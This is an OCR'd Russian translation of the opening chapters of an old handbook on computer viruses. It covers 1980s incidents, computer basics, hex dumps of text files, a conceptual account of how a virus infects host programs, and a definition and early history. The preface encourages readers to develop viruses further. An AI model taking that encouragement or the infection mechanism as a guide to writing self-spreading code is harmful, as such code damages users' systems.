БОЛЬШОЙ СПРАВОЧНИК
ПО КОМПЬЮТЕРНЫМ ВИРУСАМ

Содержание

16.4 Путь к искуственному интелекту?.....

Часть I ОСНОВНЫЕ СВЕДЕНИЯ О КОМПЬЮТЕРНЫХ ВИРУСАХ

В то время как в 1987 году появлялись лишь отдельные сообщения о поражениях вирусами,в последнее время эта проблема привлекает все более пристальное внимание общественности. Особое внимание привлек так называемый рождественский вирус - будто бы из Клаушталя -, за несколько дней обошедший весь мир, и еще в феврале обнаруженный на нескольких системах, а также некоторые программы-вирусы, которые были обнаружены в Израиле в конце 1987 года. Эта напасть не миновала, конечно, и немецкие фирмы, производящие программное обеспечение. Прежде, чем попытаться в последующих главах прояснить этот случай, рассмотрим кратко 1987 год.

В сентябре 1987 года Хаос Компьютер Клаб (CCC) - известный вскрытием систем защиты в устройствах обработки

данных - опять обратил на себя внимание: телевизионный журнал Панорама сообщил, что клубу якобы представлены результаты проникновения в исследовательскую ЭВМ, которые говорят о том, что немецким хакерам удалось проникнуть во всемирную вычислительную сеть. Наиболее известными жертвами сбоев операционной системы, на которые способны хакеры, являются институты, такие как Немецкий исследовательский и экспериментальный институт авиации и космонавтики, Европейский космический центр ECA и даже НАСА. По данным хакеров это не распространяется пока на перехват данных. В ЭВМ "Всемирной физической аналитической сети" введен, так называемый, "троянский конь", задача которого заключается в том, чтобы сохранить на будущее полученный однажды доступ к ЭВМ. Эти институты могут считать, что они легко отделались, так как речь идет "лишь" о хакерах,которые не заинтересованы в противозаконном корыстном использовании полученной информации.

В то время как описанная деятельность хакеров подтверждена многими институтами, "Франкфуртер Рундшау" от 16 сентября 1987 года сообщила, что федеральное министерство внутренних дел и федеральная уголовная полиция ничего не знают об этих происшествиях...

Актуальное примечание: очевидно, что в высказываниях

Федеральной уголовной полиции, опубликованных "Франкфуртер Рундшау", речь идет о преднамеренной дезинформации. Незадолго перед изданием этой книги в Гамбурге конфисковали имущество ССС.Обыск был произведен как в помещениях клуба, так и в квартирах его членов. При этом конфисковывалось "все, что похоже на ЭВМ".Среди прочего конфисковано также программное обеспечение автора, которое было передано члену ССС Штефану Вернери для проверки.

Действия против Ш.Вернери были прекращены без какой-либо реакции прокуратуры на запрос автора и его адвоката.

Отчет Панорамы вызвал появление многочисленных откликов в печати и возобновление ожесточенных дискуссий по поводу защиты данных.Ежедневная левая газета TAZ в статье под заголовком "Троянский конь и дремлющие вирусы" связала проблему с компьютерными вирусами.Именно эти компьютерные вирусы нанесли вред прессе, о чем впервые сообщил Шпигель в 1984 году.

Ясность все эти публикации не внесли. Среди пользователей распространяются странные слухи о таинственных вирусах в ЭВМ. Часто полагают,что речь идет об органических вирусах, и уже боятся трогать чужие дискеты без перчаток и предпочитают пользоваться почтовыми ящиками из боязни заражения.По-видимому, среди пользователей ЭВМ распространилась истерия, аналогичная страху перед эпидемией СПИДа.

Эта книга должна помочь как читателям, которые хотят ознакомиться с этой темой, так и читателям, которые интересуются прежде всего программированием вирусов, предоставив им исчерпывающую информацию по всем разделам проблемы вирусов.

Эта книга все же не очень удобна. Она ставит вопрос о поиске новых путей в программировании.Компьютерные вирусы поставили проблему, которая ждет решения силами молодых заинтересованных программистов. Эта книга предоставляет таким программистам всю необходимую информацию. Почти во всех общеупотребительных языках программирования имеются программы -вирусы, разработку которых следует продолжить.

Однако работа с компьютерными вирусами требует осознания высокой ответственности за возможный ущерб.Как и все технические новшества, компьютерные вирусы имеют две стороны. Неверное использование вирусов может нанести невообразимый ущерб; правильное их использование может породить новое поколение ЭВМ.Эта книга позволит любому читателю принять участие в этих разработках и внести свой вклад в развитие систем обработки данных.

Тот, кто хочет практически и экспериментально разобраться с компьютерными вирусами, очень быстро обнаружит, какие фантастически привлекательные возможности открывают программы-вирусы.

При этом возникает вопрос:

Как, собственно говоря, оценить тот факт, что хороший программист отправляет в путешествие свой закодированный в двоичном коде интеллект с заданием размножаться и меряться силой с "внешним миром"?

На этот вопрос каждый должен ответить сам. Книга ответа на этот вопрос не дает.

1. Что такое компьютерные вирусы?

Еще пять лет назад заявление программиста о том, что ЭВМ может быть поражена "вирусами", вероятно, вызвало бы лишь сострадательную улыбку коллег. Между тем, отношение к этой проблеме постепенно изменяется, и не в последнюю очередь,из-за большого числа не всегда квалифицированных публикаций в различных специальных журналах. Однако и сейчас еще многие пользователи считают, что, когда речь идет о компьютерных вирусах, имеются в виду вирусы в биологическом смысле этого слова.

Конечно это не так.Компьютерные вирусы - это такие же программы, как FIBU или программа обработки текста. Однако, такое искаженное представление о компьютерных вирусах обусловило широкий спектр мнений по этому поводу - от уже упоминавшейся сострадательной улыбки и понимающей ухмылки до панического страха поражения вирусами. Профессиональное обсуждение этой темы до сих пор не проводилось. Речь шла о "чужих дискетах", о червяках, проедающих ЭВМ, и об "аппаратных вирусах, повреждающих ПЗУ".

Эта книга должна внести некоторую ясность в проблему и послужить проводником в мир компьютерных вирусов.Книга содержит практические указания и много фактических материалов, связанных с этими программами. Прежде всего, поясняется возникновение самого термина "компьютерные вирусы", основанного на аналогии между биологическими и компьютерными вирусами.

Биологические вирусы	Компьютерные вирусы
Нападают на специальные соматические клетки	Вмешиваются в определенные программы (все *.COM, все *.EXE...)
Изменяется наследственная информация клетки	Программа обрабатывается: Выполняются не те задания, которые были предусмотрены
В пораженной клетке	В пораженной программе

созревают новые вирусы	самовоспроизводится программа-вирус
Инфицированная клетка не поражается одним и тем же вирусом многократно	Одна и та же программа поражается большинством вирусов лишь однажды
Пораженный организм обычно в течение длительного времени не проявляет признаков заболевания	Пораженная программа может в течение длительного времени работать без ошибок
Не все клетки, контактирующие с вирусом,инфицируются	Программу можно сделать невосприимчивой к определенным вирусам
Вирусы могут мутировать, благодаря чему они не всегда однозначно распознаются	Программы-вирусы могут изменяться, отчего процедуры поиска могут их не замечать

Этот перечень можно было бы еще продолжить.

Теперь читатель спросит: "Как это возможно, что программа в ЭВМ ведет себя так же, как вирус в организме?". Чтобы ответить на этот вопрос, необходимо ознакомиться со структурой вычислительной системы. Так как целью этой книги является также ознакомление любителей с вирусными программами, на последующих страницах кратко поясняется структура вычислительной системы. Это пояснение сильно ориентировано на операционную систему MS-DOS,однако все сказанное можно отнести также к большей части других операционных систем. (Читателям, знакомым с ЭВМ, следует запастись терпением на несколько следующих страниц. Более подробные пояснения необходимы также,чтобы сделать понятными специальные термины, неизвестные широкому кругу пользователей).

1.1 Программы в устройствах обработки данных

Аппаратное обеспечение — Проще говоря,речь идет обо всех

частях ЭВМ, до которых можно дотронуться.

Программное обеспечение — В отличие от аппаратного обеспечения, до программного обеспечения никому не удавалось дотронуться, так как здесь речь идет только о последовательности программных инструкций.

Аппаратное обеспечение ЭВМ включает в себя следующие

компоненты:

Процессор (микропроцессор/центральный процессор)

Это "мозг" ЭВМ.Он обрабатывает команды программы и может выполнять логические операции.

Оперативная память (память прямого доступа)

"Кратковременная память" ЭВМ. В рабочей памяти располагается информация, к которой процессор должен иметь быстрый доступ. При выключении напряжения питания информация в ОЗУ теряется.

Постоянная память (постоянное запоминающее устройство/

ПЗУ/ЭППЗУ)

"Инстинктивные" функции ЭВМ записаны в постоянной памяти.Пользователь обычно не может изменить содержимое постоянной памяти. Здесь обычно записаны важные стандартные программы, такие как вывод на экран дисплея, управление принтером и т.д.

Массовая память (гибкий диск/жесткий диск/стриммер)

"Долговременная память" ЭВМ. Информация, записанная в массовой памяти, не теряется и при выключении напряжения питания.

Внешние устройства (принтер/плоттер/монитор)

Все устройства, подключенные к ЭВМ.

Эти аппаратные средства можно эксплуатировать при помощи программного обеспечения:

Операционная система

Уровень пользователя. операционная система создает программное окружение. Благодаря этому на ЭВМ с одинаковыми операционными системами можно использовать одни и те же программы, даже если эти ЭВМ изготовлены разными производителями. Эта переносимость программ обозначается как "совместимость". Операционная система использует множество функций или программ, хранящихся в постоянной памяти, и предоставляет в распоряжение стандартные операции:

ввод,вывод и дисковые операции (ДОС = дисковая операционная система).

Прикладное программное обеспечение

Программы, превращающие ЭВМ в средство труда. В качестве примеров могут быть названы редактирование текста, ведение финансового учета и сбор измеренных данных. Программа состоит из последовательности команд процессора. Во время работы процессор постоянно обращается к памяти,так как оттуда он получает свои инструкции.

Исходный код или исходный текст

Программа,написанная на языке программирования, операторы которого могут быть напечатаны, например, на Паскале, Фортране, Бейсике. Этот исходный код должен быть либо приведен к виду, понятному для процессора, при помощи компилятора (см. ниже), либо обработан при помощи интерпретатора (см. ниже).

Объектный код

Исходный текст, транслированный компилятором (см. ниже). Объектный код может обрабатываться процессором.


Компилятор

Компилятор транслирует непонятный процессору исходный текст в исполняемую программу (объектный код).

Интерпретатор

Во время обработки программы интерпретатор для каждого оператора программы, представленной в исходном тексте, обращается к таблице трансляции, а затем выполняет найденные команды процессора.

Управление рабочей памятью осуществляет операционная система или прикладное программное обеспечение. Распределение рабочей памяти в общем случае выглядит следующим образом:



¦ функции, содержащиеся в ПЗУ. ¦ Младшие адреса системы
L-------------------------------

Как видно из таблицы, в рабочей памяти одновременно с операционной системой могут находиться несколько прикладных программ.

Процессор, разумеется, не может обрабатывать одновременно несколько программ.

Хотя иногда кажется, что в ЭВМ одновременно выполняет-

ся несколько процессов (читателю наверняка знакомы часы, которые всегда показывают время в углу экрана дисплея), на самом деле эти процессы сдвинуты во времени, причем сдвиг настолько мал, что незаметен пользователю. Программы, которые постоянно находятся в рабочей памяти, не будучи постоянно активными, называются программами, резидентными в памяти.

Богатые возможности, которые предоставляют резидентные в памяти программы,так как они являются основой для специальной формы компьютерных вирусов. Очень полезным свойством резидентных программ является отсутствие затрат времени на их загрузку при повторном запуске. Обычная программа перед каждым повторным запуском должна быть передана (загружена) из массовой памяти в рабочую, на что каждый раз требуется определенное время - время загрузки,- программа же, резидентная в памяти,после однократной загрузки всегда доступна и может быть активизирована в кратчайшее время. Активизация таких программ осуществляется чаще всего при помощи так называемого прерывания. Одно такое прерывание (Interrupt) будет описано в следующем примере.

Вы пишете письмо. В середине предложения звонят в дверь. Вы откладываете ручку в сторону, идете к двери и приглашаете пришедшего войти. Неожиданно звонит телефон. Вы просите посетителя немного подождать, идете к телефону, отвечаете и беседуете с абонентом. Затем Вы завершаете телефонный разговор и можете посвятить себя посетителю. После того, как посетитель уйдет, Вы вернетесь к письму и закончите его. Это пример двойного вложенного прерывания поясняет проблемы, возникающие при обработке прерываний, в частности, задание различных приоритетов (если одновременно звонят дверной звонок и телефон, на что реагировать в первую очередь?) и сохранение определенного состояния прерывания (что Вы делали в то время, когда зазвонил дверной звонок - писали или говорили по телефону?). С этими основными проблемами сталкивается процессор при обработке прерывания.

При возникновении прерывания обычная обработка программы прерывается, и управление передается другой программе. Затем программа обработки прерывания определяет, вернуться ли в вызывающую программу или продолжить выполнение

задачи.

1.2 Обработанные программы

Обычно каждый программист старается обеспечить работоспособность программного обеспечения. Например он стремится избежать пресловутого "зависания" ЭВМ (постоянного повторения программного цикла без возможности из него выйти). Он старается также сделать так, чтобы неверный ввод пользователя не мог повредить массивы данных и программ. Программирование такой защиты осуществляется особенно тщательно и является одной из важнейших проблем, возникающих при создании программного обеспечения.

Если необходимо внести изменения в программу,представленную в виде объектного кода, следует учитывать серьезные трудности, сопровождающие этот процесс, хотя бы уже потому, что фирмы-создатели программного обеспечения обычно не поставляют вместе с программой ее исходного текста. Эта мера предусмотрена для защиты от несанкционированного копирования и является несостоятельной. Еще ни одна программа, ни одна защита от копирования не устояла от "разрушения".

Несмотря на серьезные трудности, связанные с этим занятием, одним из наиболее распространенных увлечений компьютерных чудаков является изменение записей о защите авторских прав в нелегально скопированных или официально купленных программах. Так как смотреть на это не очень приятно, программисты жертвуют (или фирмы-изготовители программного обеспечения заставляют жертвовать) свое рабочее время на то, чтобы сделать запись об авторских правах неизменяемой. Это осуществляется либо путем последующего опроса во время выполнения программы, либо путем декодирования закодированной цепочки символов. И все же это не отбивает охоту у любителей вносить изменения в имеющиеся, представленные только объектным кодом программы.

Инструменты, предлагаемые для этой цели, многочисленны и очень просты. Одним из таких инструментов является так называемый дизассемблер. Это такая программа,с помощью которой можно при на личии некоторых специальных знаний получить из объектного кода исходный текст, который позволяет,

во-первых, понять и выполнить программу, во-вторых, приспособить ее к своим потребностям.

Используя этот инструмент, можно, например, ввести определенные изменения в программу расчета зарплаты для обеспечения собственной выгоды. Если такую обработку проделать умело, пользователь программы долго не заметит никаких изменений.

У читателя, однако, не должно создаваться впечатления,

что такую обработку программы может выполнить любой любитель. Для работы с существующими объектными кодами необходимы достаточно глубокие профессиональные знания.

1.3 Обрабатывающие программы

Конечно, выполнение соответствующей обработки можно возложить на программу. Каждая программа предназначена обычно для изменения данных. Это относится и к редактору текста, и к программе для подготовки счетов-фактур. Следующий пример показывает, что эти изменения в массивах данных могут выходить за пределы, представляемые и желаемые пользователем:

Следующий текст сначала был записан при помощи функции COPY операционной системы MS-DOS в файл test.txt, а затем выведен на экран при помощи TYPE :

```
C:>TYPE TEST.TXT
```

Это тест, который показывает, сколько посторонних символов вставляет некоторый текстовый редактор в чистый ASCII -текст.

(Dies ist ein Test, der belegt, wie viele Fremdzeichen manche Textsysteme in einen reinen ASCII-Text einstreuen.)

Такой же текст (на немецком языке) был затем введен при помощи текстового редактора (WordStar 2000) в документальном формате и также при помощи TYPE выведен на экран монитора.

```
C:>TYPE TEST1.TXT

 -  WS2000 1.00         1IBMGRAPHIC     5   -
 -   0  0 -                                          -i
 0   0i--^  13^- -_   4_- - [ A   A
```


Наглядно видно, что теперь этот текст не может быть обработан функцией TYPE. Этот эффект можно более подробно исследовать при помощи отладчика.

Сначала текст, введенный при помощи COPY :

```
0100 44 69 65 73 20 69 73 74-20 65 69 6E 20 54 65 73
     D  i  e  s     i  s  t     e  i  n     t  e  s
0100 74 2C 20 64 65 72 20 62-65 6C 65 67 74 2C 20 77
     t  ,     d  e  r     b     l  e  g  t  ,     w
0120 69 65 76 69 65 6C 65 20-46 72 65 6D 64 7A 65 69
     i  e  v  i  e  l  e     F  r  e  m  d  z  e  i
0130 63 68 65 6E 20 6D 61 6E-63 68 65 20 54 65 78 74
     c  h  e  n     m  a  n  c  h  e     T  e  x  t
0140 73 79 73 74 65 6D 65 20-69 6E 20 65 69 6E 65 6E
     s  y  s  t  e  m  e     i  n     e  i  n  e  n
0150 72 65 69 6E 65 6E 20 41-53 43 49 49 2D 54 65 78
     r  e  i  n  e  n     A  S  C  I  I  -  T  e  x
0160 74 20 65 69 6E 73 74 72-65 75 65 6E 2E 0D 0A 00
```

```
      t    e  i  n  s  t  r  e  u  e  n  .  .  .  .
```

Ясно видно, что текст состоит из ASCII-символов, коды которых лежат в диапазоне от шестнадцатиричных 20 до шестнадцатиричных 80. Единственные управляющие символы, которые были использованы,- это 0Dh и 0Ah (возврат каретки и перевод строки).

Теперь посмотрим текст, введенный при помощи WordStar 2000:

```
0100 7F 20 57 53 32 30 30 30-FF 31 2E 30 30 FF FF FF
     .     W  S  2  0  0  0  .  1  .  0  0  .  .  .
0110 FF 20 31 49 42 4D 47 52-41 50 48 49 43 FF FF FF
     .     1  I  B  M  G  R  A  P  H  I  C  .  .  .
0120 FF 20 20 20 20 20 20 35-20 7F 0A 7F 1C 20 30 20
     .                    5     .  .  .  .     0
0130 20 30 1C 7F 0A 7F 69 20-30 20 20 30 69 7F 7F 5E
        0  .  .  .  .  i     0        0  i  .  .  ^
0140 20 31 33 5E 7F 7F 5F 20-20 34 5F 7F 7F 5B 01 41
        1  3  ^  .  .  _        4  _  .  .  [  .  A
0150 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
```



```
     .  .  .  .  .  .  .  .  .  .  .  .  .  .  .  .
0160 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
     .  .  .  .  .  .  .  .  .  .  .  .  .  .  .  .
0170 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
     .  .  .  .  .  .  .  .  .  .  .  .  .  .  .  .
0180 FF FF FF FF FF FF FF FF FF FF FF FF FF FF 01 41
     .  .  .  .  .  .  .  .  .  .  .  .  .  .  .  A
0190 01 06 01 0B 01 10 01 15-01 1A 01 1F 01 24 01 29
     .  .  .  .  .  .  .  .  .  .  .  .  .  $  .  )
01A0 01 2E 01 33 01 38 01 3D-FF FF FF FF FF FF FF FF
     .  .  .  3  .  8  .  =  .  .  .  .  .  .  .  .
01B0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
     .  .  .  .  .  .  .  .  .  .  .  .  .  .  .  .
01C0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF 5B 7F
     .  .  .  .  .  .  .  .  .  .  .  .  .  .  [  .
01D0 7F 61 37 31 61 7F 7F 5C-31 30 5C 7F 7F 5D 31 30
     .  a  7  1  a  .  .  \  1  0  \  .  .  ]  1  0
01E0 5D 7F 7F 62 31 31 62 7F-7F 65 31 65 7F 7F 66 31
     ]  .  .  b  1  1  b  .  .  e  1  e  .  .  f  1
01F0 66 7F 7F 67 31 37 7F 7F-76 7F 7F 5B 01 41 01 06
     f  .  .  g  1  g  .  .  v  .  .  [  .  A  .  .
0200 01 0B 01 10 01 15 01 1A-01 1F 01 24 01 29 01 2E
     .  .  .  .  .  .  .  .  .  .  .  $  .  )  .  .
0210 01 33 01 38 01 3D FF FF-FF FF FF FF FF FF FF FF
     .  3  .  8  .  =  .  .  .  .  .  .  .  .  .  .
0220 FF FF FF FF FF FF FF FF-FF FF FF FF FF FF FF FF
     .  .  .  .  .  .  .  .  .  .  .  .  .  .  .  .
0230 FF FF FF FF FF FF FF FF-FF FF FF FF FF 4B 01 06
```

```
     .  .  .  .  .  .  .  .  .  .  .  .  .  K  .  .
0240 01 0B 01 10 01 29 FF FF-FF FF FF FF FF FF FF FF
     .  .  .  .  .  .  )  .  .  .  .  .  .  .  .  .
0250 FF FF FF FF FF FF FF FF-FF FF FF FF FF FF FF FF
     .  .  .  .  .  .  .  .  .  .  .  .  .  .  .  .
0260 FF FF FF FF FF FF FF FF-FF FF FF FF FF FF FF FF
     .  .  .  .  .  .  .  .  .  .  .  .  .  .  .  .
0270 FF FF FF FF FF FF FF FF-FF FF FF FF 5B 7F 7F 5B
     .  .  .  .  .  .  .  .  .  .  .  .  [  .  .  [
0280 01 4B 01 06 01 0B 01 10-01 29 FF FF FF FF FF FF
     .  K  .  .  .  .  .  .  .  )  .  .  .  .  .  .
```



```
0290 FF FF FF FF FF FF FF FF-FF FF FF FF FF FF FF FF
     .  .  .  .  .  .  .  .  .  .  .  .  .  .  .  .
02A0 FF FF FF FF FF FF FF FF-FF FF FF FF FF FF FF FF
     .  .  .  .  .  .  .  .  .  .  .  .  .  .  .  .
02B0 FF FF FF FF FF FF FF FF-FF FF FF FF FF FF FF FF
     .  .  .  .  .  .  .  .  .  .  .  .  .  .  .  .
02C0 01 41 01 06 01 0B 01 10-01 29 FF FF FF FF FF FF
     .  A  .  .  .  .  .  .  .  )  .  .  .  .  .  .
02D0 FF FF FF FF FF FF FF FF-FF FF FF FF FF FF FF FF
     .  .  .  .  .  .  .  .  .  .  .  .  .  .  .  .
02E0 FF FF FF FF FF FF FF FF-FF FF FF FF FF FF FF FF
     .  .  .  .  .  .  .  .  .  .  .  .  .  .  .  .
02F0 FF FF FF FF FF FF FF FF-FF FF FF FF FF FF FF FF
     .  .  .  .  .  .  .  .  .  .  .  .  .  .  .  .
0300 5B 7F 44 69 65 73 20 69-73 74 20 65 69 6E 20 54
     [  .  D  i  e  s     i  s  t     e  i  n     T
0310 65 73 74 2C 20 64 65 72-20 62 65 6C 65 67 74 2C
     e  s  t  ,     d  e  r     b  e  l  e  g  t  ,
0320 20 77 69 65 76 69 65 6C-65 20 46 72 65 6D 64 7A
        w  i  e  v  i  e  l  e     F  r  e  m  d  z
0330 65 69 63 68 65 6E 20 6D-61 6E 63 68 65 20 54 65
     e  i  c  h  e  n     m  a  n  c  h  e     T  e
0340 78 74 7F 1F 7F 7F 03 7F-73 79 73 74 65 6D 65 20
     x  t  .  .  .  .  .  .  s  y  s  t  e  m  e
0350 69 6E 20 65 69 6E 65 6E-20 72 65 69 6E 65 6E 20
     i  n     e  i  n  e  n     r  e  i  n  e  n
0360 41 53 43 49 49 2D 54 65-78 74 20 65 69 6E 73 74
     A  S  C  I  I  -  T  e  x  t     e  i  n  s  t
0370 72 65 75 65 6E 2E 0A 00-00 00 00 00 00 00 00 00
     r  e  u  e  n  .  .  .  .  .  .  .  .  .  .  .
```

приведенный текст во много раз больше введенного. Некоторые управляющие символы, стоящие в заголовке, препятствуют чтению текста при помощи TIPY, такой текст не может быть использован какой-либо другой системой для обработки текстов.

Однако управляющие символы стоят не только в заголовке, но и в середине текста, а именно на месте верстки строк

в виде так называемых "мягких разделителей" между "текс-

том" и "системой". Эти управляющие символы в тексте нужны и важны для удобной обработки текста, однако могут очень мешать при другом использовании текста.

Тот, кто не очень хорошо разбирается в проблеме обработки текстов, вероятнее всего, удивится: текст может быть считан исходным редактором текста, но совершенно непригоден для передачи данных (в коде ASCII), так как содержит слишком много управляющих символов.

Компилятор также ничего не сможет сделать с текстом, который редактировался в этом режиме. Такие изменения в текстовых файлах, которые возникают в некоторых программах уже тогда, когда существующий текст читается текстовым редактором, а затем опять записывается в память, являются типичными процедурами обработки в вычислительных системах.

Основываясь на таком способе ввода определенных редакторов текста, можно разработать редактор, который читает текстовые файлы и в качестве полезной работы заменяет все последовательности символов "ue" символами "u". Вероятно, очень полезно было бы автоматически преобразовывать тексты от устройств, в которых отсутствует умлаут. В этом случае из Haueser получится Hauser, из Muel - Mul, а из Quellcode получится Qullcode ?!?. Этот пример показывает, сколько опасностей таится в обработке, которую ЭВМ выполняет самостоятельно. Так, вполне разумно, если ЭВМ самостоятельно из fuent делает funt, но совершенно бессмысленно, если она из Quelle делает Qulle. Однако возможности программно управляемой обработки не ограничиваются массивами данных. Точно также может обрабатываться объектный код программ. ЭВМ может также не хватить времени для надежного решения, идет ли речь о произвольном массиве данных, о программе или о дате. С тех пор,как стали применяться ЭВМ "фон-Неймановской структуры" внутри системы, стали принципиально неразличимы программы и данные. В системах, работающих под управлением MS-DOS, отличительный признак имеется лишь в имени файла. Если Вы переименуете файл KUNDEN.DTA в WS.COM, Вы получите вызываемую программу. (Обратите внимание: вызываемая, а не исполняемая; если попробовать ее исполнить, наверняка произойдет сбой системы).

В программах настройки осознанно используется возмож-

ность обрабатывать и изменять программы как данные. Эти программы настройки могут согласовывать настраиваемую программу с системным окружением. Для этого пользователь должен ответить на целенаправленные вопросы программы. Принцип действия программы настройки заключается в целенаправленном изменении определенных параметров настраиваемой программы;


адреса этих параметров известны программе настройки. Конечно, программа настройки для "Турбо Паскаля" не может заново настроить редактор "WordStar". Однако можно написать программу, которая будет искать в массовой памяти программу "WordStar" и, при благоприятном исходе поиска, изменит эту программу таким образом, что функция "сохранение текста" будет заменена функцией "стирание текста", что является классическим примером обработки с неприятными последствиями.

1.4 Свойства программ-вирусов

От уже имеющихся сведений об обработке и обработанных программах остался лишь небольшой шаг до так называемых компьютерных вирусов. Программы-вирусы сочетают в себе многие обсуждавшиеся выше свойства. Программа-вирус всегда является обрабатывающей программой, так как изменяется чужая программа, а сама программа-вирус при этом размножается. Как это происходит, поясняется небольшой графической схемой.


К Байт идентификации вируса. Этот байт идентификации должен говорить о наличии инфекции, чтобы предотвратить повторное инфицирование программы.


VIR Ядро вируса. Ядро вируса содержит подпрограммы и функции, необходимые для обеспечения размножаемости.



Если эта программа запускается,то немедленно в доступ-


ной массовой памяти осуществляется поиск прикладных программ. (Под прикладными программами здесь понимаются те программы, коды которых программа-вирус должна изменить). Если такая программа обнаруживается, осуществляется ее проверка на наличие инфекции. Для этого читается первая часть найденной программы и проверяется на наличие байта идентификации "К".Наличие байта идентификации подтверждает наличие инфекции.Так как уже инфицированная программа не должна инфицироваться повторно, осуществляется дальнейший поиск программы без острой инфекции, т.е. без байта идентификации "К". Эта защита от многократного инфицирования необходима для того, чтобы вирус не тратил свою "жизненную силу" на инфицирование уже зараженных программ.





В этом случае речь идет о "второй прикладной программе". Теперь вирус передается в эту программу; при этом в начало программы в массовой памяти помещается копия вируса.


Теперь размножение вируса завершено. До сих пор пользователь мог в лучшем случае обнаружить лишь обращение для записи к массовой памяти.




Если теперь будет запущена инфицированная вторая прикладная программа, сначала будет обработана программа вирус, так как первая команда второй прикладной программы переписана. Теперь вирус размножится описанным выше образом и внедрится в третью прикладную программу.

После завершения процесса копирования могут возникнуть серьезные программные ошибки, так как на месте части второй прикладной программы записаны коды вируса.

Перед запуском инфицированной второй прикладной программы:



После запуска инфицированной второй прикладной программы:



Теперь, после того как описан принцип действия вирусов, следует еще сказать о программах, которые часто путают с вирусами.

В первую очередь следовало бы назвать программу-червяк.Речь идет о программе,которая также размножается, создавая свои копии.Важнейшее ее отличие от вирусов заключается в том, что для размножения червяка не требуется программы-носителя.Червяки "проползают" через все уровни вычислительной системы без использования программы-носителя.

Второй тип программ, относительно которых можно спорить, являются они вирусами или нет, это так называемые логические вирусы. Эти программы не только не изменяют программу-хозяина, но и полностью уничтожают ее и занимают ее место. Этого можно достичь, например, простым переименова-

нием: если А - вирус, а В -прикладная программа, то при переименовании А в В под именем В будет находиться вирус.

Примером третьего типа программ являются так называемые "троянские кони". Основная идея этого типа программ не менее стара, чем сам троянский конь. Принцип действия таких программ так же прост, как и опасен. В то время как пользователь восхищается фантастической графикой, а может быть и наслаждается музыкой из системного громкоговорителя, программа незаметно занимается тем, что например, заново форматирует жесткий диск.

1.5 Попытка определения

Прежде чем давать строгое научное определение, следует дать описание поведения программ-вирусов, понятное читателю, мало интересующемуся техникой:

Компьютерный вирус - это программа, способная помещать свою работоспособную копию в чужие программы. Каждая инфицированная чужая программа также может помещать копии ядра вируса в другие чужие программы.

Такое определение, конечно, не удовлетворит ученого. Однако, так как общепризнанных научных работ на тему вирусов нет - сама работа Коэна "Компьютерные вирусы - теория и эксперименты" в некоторых кругах оспаривается,-здесь также следует оставить попытки дать строгое определение. Все же здесь нельзя не упомянуть публикацию Дортмундского университета (Дж. Краус/1981). В ней очень строго определено самовоспроизводство программного обеспечения, т.е. принципиальной основы вирусов:

"Пусть П действительная программа на языке макро ассемблера. Если П не требует ввода и выводит или размещает в рабочей памяти свои машинные коды (точно), то П называется (строго) самовоспроизводящейся."

Это строгое определение не может быть применено к программам-вирусам, так как вирус не обязательно должен (точно) воспризводиться. Достаточно, если воспроизводится определенная часть свойств программы. Кроме того, здесь определяется только воспроизведение собственных программных кодов, и ничего не сказано о связи этих кодов с чужими программами. Поэтому определение должно звучать следующим образом:

Программу следует называть программой-вирусом, если ей присущи следующие свойства:

1. Модификация не относящегося к программе программного обеспечения путем внедрения в него собственных программных структур.

2. Возможность выполнения модификации не только в одной программе, но, по меньшей мере, в группе программ.

3. Возможность распознавания выполненной модификации в

программе.

4. Предотвращение многократной модификации одной и той же программы за счет распознавания выполненной модификации.

5. Модифицированное программное обеспечение приобретает свойства, указанные в пп.1-4.

Если программа не обладает одним иди несколькими из этих свойств, эту программу нельзя в строгом смысле называть программой-вирусом.

2. Исторический обзор

Сейчас очень трудно установить, когда в первый раз заговорили о программах-вирусах. Еще труднее установить, когда и где родилась идея создания такого типа программ - программ, осуществляющих автоматическую модификацию и воспроизведение.

Математическая модель распространения инфекций известна уже давно (Н.Т.Дж. Бейли; Математическая теория эпидемий; Хафнер 1957). Хотя в США уже в семидесятых и в начале восьмидесятых годов появлялись публикации о так называемых "программах-червяках" и о "вирусах" (Ассоциация по вычислительной технике. Использование вирусных функций для обеспечения работы виртуального АПЛ интерпретатора под управлением пользователя; 1974 и "программы-червяки" - ранние опыты с распределенными вычислениями; 1982), в ФРГ обсуждение самовоспроизводящегося программного обеспечения началось только после появления статьи в Шпигеле в 1984 году.

